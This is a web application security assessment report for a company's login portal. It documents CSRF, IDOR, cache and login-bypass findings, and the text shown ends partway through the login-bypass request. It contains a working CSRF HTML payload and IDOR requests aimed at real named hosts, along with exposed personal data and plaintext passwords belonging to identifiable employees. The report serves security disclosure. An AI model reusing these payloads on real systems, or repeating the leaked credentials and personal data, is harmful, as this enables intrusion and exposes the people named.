Sensegiz Application Security Assessment Report

URL or IPs
1. https://sdcta.sensegiz.com/login


Start Date	End Date	Assessment	Application Owner	Consultant
02/02/2021	04/02/2021	Initial	Mr. Sachin Nabar	Shailendra Nipane

VULNERABILITY SUMMARY

The application was found vulnerable to below mentioned vulnerabilities:

Sr. No.	Vulnerabilities	Risk Rating
1	Cross Site Request Forgery	HIGH
2	PII Data Disclosure through IDOR	HIGH
3	PII Data Saved in Cache	HIGH
4	Application Login Bypass	HIGH
5	Weak Account Lockout policy	MEDIUM
6	Improper Error Handling	MEDIUM
7	Password sent in response	MEDIUM
8	User Details sent in GET Request	MEDIUM
9	Missing Secure HTTP Response Headers	LOW
10	Version Disclosure	LOW
11	Autocomplete Enabled	LOW
12	Clickjacking	LOW

We have found total 12 vulnerabilities including 4 high,4 medium, 4 Low



SCOPE OF TESTING

In the URL https://sdcta.sensegiz.com/login is in the scope of the testing.

1. Cross site request forgery


During the analysis, it was observed that the application does not implement unique token, thus a request to those forms can be forged. Combining both these vulnerabilities can help an attacker to create account.


Severity: **HIGH**

Proof of Concept:

PoC URL: https://sdcta.sensegiz.com/profile

Login to application and goto create profile







```
POST /createSubUser HTTP/1.1
Host: sd2-api.sensegiz.com:3000
Connection: close
Content-Length: 187
sec-ch-ua: "Chromium";v="88", "Google Chrome";v="88", ";Not A Brand";v="99"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.104 Safari/537.36
Content-Type: application/json
Origin: https://sdcta.sensegiz.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://sdcta.sensegiz.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{"type":3,"subUserName":"Testing@yopmail.com","department":"","mobileNum":"+919876543222","portalPassword":"Testing@2","mobilePassword":"Testing@3","userPassword":"Testing@4","userId":61}
```

It was observed that no token was sent with the request so created csrf payload and executed



```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://sd2-api.sensegiz.com:3000/createSubUser" method="POST" >
      <input type="hidden" name="&#123;&quot;type&quot;&#58;3&#44;&quot;subUserName&quot;&#58;&quot;testingcsrf&#64;yopmail&
      #46;com&quot;&#44;&quot;department&quot;&#58;&quot;&quot;&#44;&quot;mobileNum&quot;&#58;&quot;&#43;918087024496&quot;&#44;
      &quot;portalPassword&quot;&#58;&quot;Testing&#64;1&quot;&#44;&quot;mobilePassword&quot;&#58;&quot;Testing&#64;2&quot;&#44;
      &quot;userPassword&quot;&#58;&quot;Testing&#64;3&quot;&#44;&quot;userId&quot;&#58;&#125;" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```



Clicked on th submit request and the user was addedd sucessfully

Recommendation :

It is recommended to implement CSRF token and add the token in application and Verify the server-side and client-side token.

2. PII Data Disclosure through IDOR


During analysis, it was observed that user email id, mobile number, employee code and other details were easily accessible through IDOR (Insecure direct object reference).

Severity: HIGH

Proof of Concept:

POC URL:
https://sd2-api.sensegiz.com:3000/appAdminAssignView

Login to application and accessing the above URL and user details were received




```
POST /appAdminAssignView HTTP/1.1
Host: sd2-api.sensegiz.com:3000
Connection: close
Content-Length: 27
sec-ch-ua: "Chromium";v="88", "Google Chrome";v="88", ";Not A Brand";v="99"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/88.0.4324.104 Safari/537.36
Content-Type: application/json
Origin: https://sdcta.sensegiz.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://sdcta.sensegiz.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{"userId":61,"subUserId":0}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 70029
ETag: W/"1118d-2Ukd3BPH+WG3XcEcGotlnLcjRvI"
Date: Wed, 03 Feb 2021 06:07:36 GMT
Connection: close

{"success":[{"id":3877,"userId":61,"subUserId":0,"deviceId":98,"macId":"","empId":"-","dev
iceName":"User
98","infected":0,"shiftId":0,"mobNum":"-","emailId":"-","coinId":0,"distance":0,"inserted0
n":"2021-01-20T13:08:34.000Z","updatedOn":"2021-01-20T12:30:11.000Z","updatedOnLoc":"2021-
01-20T13:00:52.000Z","alert":"N","batteryStatus":1,"batteryAlert":"N","batteryUpdatedOn":"
2021-01-20T11:14:00.000Z","infectedOn":null,"isInfectedAlertSend":0,"contactInfectedChecke
dDate":null,"isolated":0,"isolatedOn":null,"dataReceivedTime":"2021-01-20T12:51:40.000Z","
findRelease":null,"findStatus":"0000-00-00
00:00:00","resetCount":4,"resetCountTime":"2021-01-20T11:10:38.000Z","inactivityStatus":0,
"inactivityUpdatedTime":"0000-00-00
00:00:00"},{"id":3875,"userId":61,"subUserId":0,"deviceId":96,"macId":"","empId":"-","devi
ceName":"User
96","infected":0,"shiftId":0,"mobNum":"-","emailId":"-","coinId":0,"distance":0,"inserted0
n":"2021-01-20T13:21:17.000Z","updatedOn":"2021-01-20T12:31:13.000Z","updatedOnLoc":"2021-
01-20T12:55:42.000Z","alert":"N","batteryStatus":1,"batteryAlert":"N","batteryUpdatedOn":"
2021-01-20T11:30:00.000Z","infectedOn":null,"isInfectedAlertSend":0,"contactInfectedChecke
dDate":null,"isolated":0,"isolatedOn":null,"dataReceivedTime":"2021-01-20T12:51:39.000Z","
findRelease":null,"findStatus":"0000-00-00
00:00:00","resetCount":3,"resetCountTime":"2021-01-20T11:13:49.000Z","inactivityStatus":0,
"inactivityUpdatedTime":"0000-00-00
```


Now we brute force the user id and it was observed that other company employee details were disclosed in response as shown below:



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
36	35	200	□	□	189096	
37	36	200	□	□	106163	
33	32	200	□	□	79540	

```
"empId": "921550",
"distance": 0,
"resetCount": 3,
"isolated": 0,
"insertedOn": "2021-01-20T16:23:21.000Z",
"emailId": "kuna[redacted]lfood.com",
"updatedOnLoc": "2021-01-19T07:03:11.000Z",
"deviceName": "Ku[redacted] [redacted]nwar",
"deviceId": 145,
"contactInfectedCheckedDate": null,
"inactivityStatus": 0,
"alert": "N",
"id": 3633,
"findRelease": null,
"batteryAlert": "N",
"dataReceivedTime": "2021-01-20T16:23:21.000Z",
"isolatedOn": null,
"infected": 0,
"shiftId": 0,
"infectedOn": null,
"resetCountTime": "2021-01-20T05:12:25.000Z",
"inactivityUpdatedTime": "0000-00-00 00:00:00",
"macId": "",
"updatedOn": "2021-01-20T14:21:49.000Z",
"mobNum": "",
"userId": 36,
```



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
58	57	200	□	□	56093	
55	54	200	□	□	52289	

```
        },
        {
            "empId": "M002",
            "distance": 0,
            "resetCount": 0,
            "isolated": 0,
            "insertedOn": "2020-12-09T12:39:01.000Z",
            "emailId": "mage[redacted]atris.com",
            "updatedOnLoc": "2020-12-09T12:37:43.000Z",
            "deviceName": "Ma[redacted]ao",
            "deviceId": 2,
            "contactInfectedCheckedDate": "2020-11-20T00:00:00.000Z",
            "inactivityStatus": 0,
            "alert": "N",
            "id": 855,
            "findRelease": null,
            "batteryAlert": "Y",
            "dataReceivedTime": "0000-00-00 00:00:00",
            "isolatedOn": null,
            "infected": 1,
            "shiftId": 49,
            "infectedOn": "2020-11-20T10:40:09.000Z",
            "resetCountTime": "0000-00-00 00:00:00",
            "inactivityUpdatedTime": "0000-00-00 00:00:00",
            "macId": "",
            "updatedOn": "2020-11-24T12:14:42.000Z",
            "mobNum": "",
```

Recommendation :

- It is recommended to implement strict access control checks and the user needs to be authorized for the requested information before the server provides it.

3. PII Data Saved in Cache


During analysis, it was observed that no proper session management was done and PII data like employee id, name and password were saved in cache.

Severity: HIGH

Proof of Concept:

POC URL:
https://sd2-api.sensegiz.com/login

Login to application and check the cache it shows the employee details with password



Key	Value
sensegizlogin	{"userId":61,"userName":"sachin.nabar@sunpharma.com","portalPassword":"Sachin@1","mobilePassword"...

```
▼{userId: 61, userName: "sachin.nabar@sunpharma.com", portalPassword: "Sachin@1",…}
   createdDate: "2021-01-27T04:51:19.000Z"
   expiryDate: "2021-02-05"
   isDeleted: "N"
   logo: "logo.png"
   mobileNum: "+919867997395"
   mobilePassword: "Sachin@2"
   otp: ""
   otpUpdatedOn: "0000-00-00 00:00:00"
   passwordExpiry: false
   portalPassword: "Sachin@1"
   role: "user"
   twoStepAuth: "N"
   userId: 61
   userName: "sachin.nabar@sunpharma.com"
   userPassword: "Sachin@3"
   userZone: "+00:00"
```

Recommendation :

- It is recommended to proper session token and application should invalidate a session after a predefined idle time has passed (a timeout) and provide the user the means to invalidate their own session, i.e. logout; this helps to keep the lifespan of a session ID as short as possible and is necessary in a shared computing environment where more than one person has unrestricted physical access to a computer. The logout function should be prominently visible to the user, explicitly invalidate a user's session and disallow reuse of the session token.
- The user details should not be saved in cache, implement cache controls like no-cache, no-store.

4. Application Login Bypass


During analysis, it was observed that attacker can bypass the login page as there is no proper session management.

Severity: HIGH

Proof of Concept:

POC URL:
https://sd2-api.sensegiz.com/login


Enter email and wrong password and continue



```
POST /login HTTP/1.1
Host: sd2-api.sensegiz.com:3000
Connection: close
Content-Length: 85
sec-ch-ua: "Chromium";v="88", "Google Chrome";v="88", ";Not A Brand";v="99"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
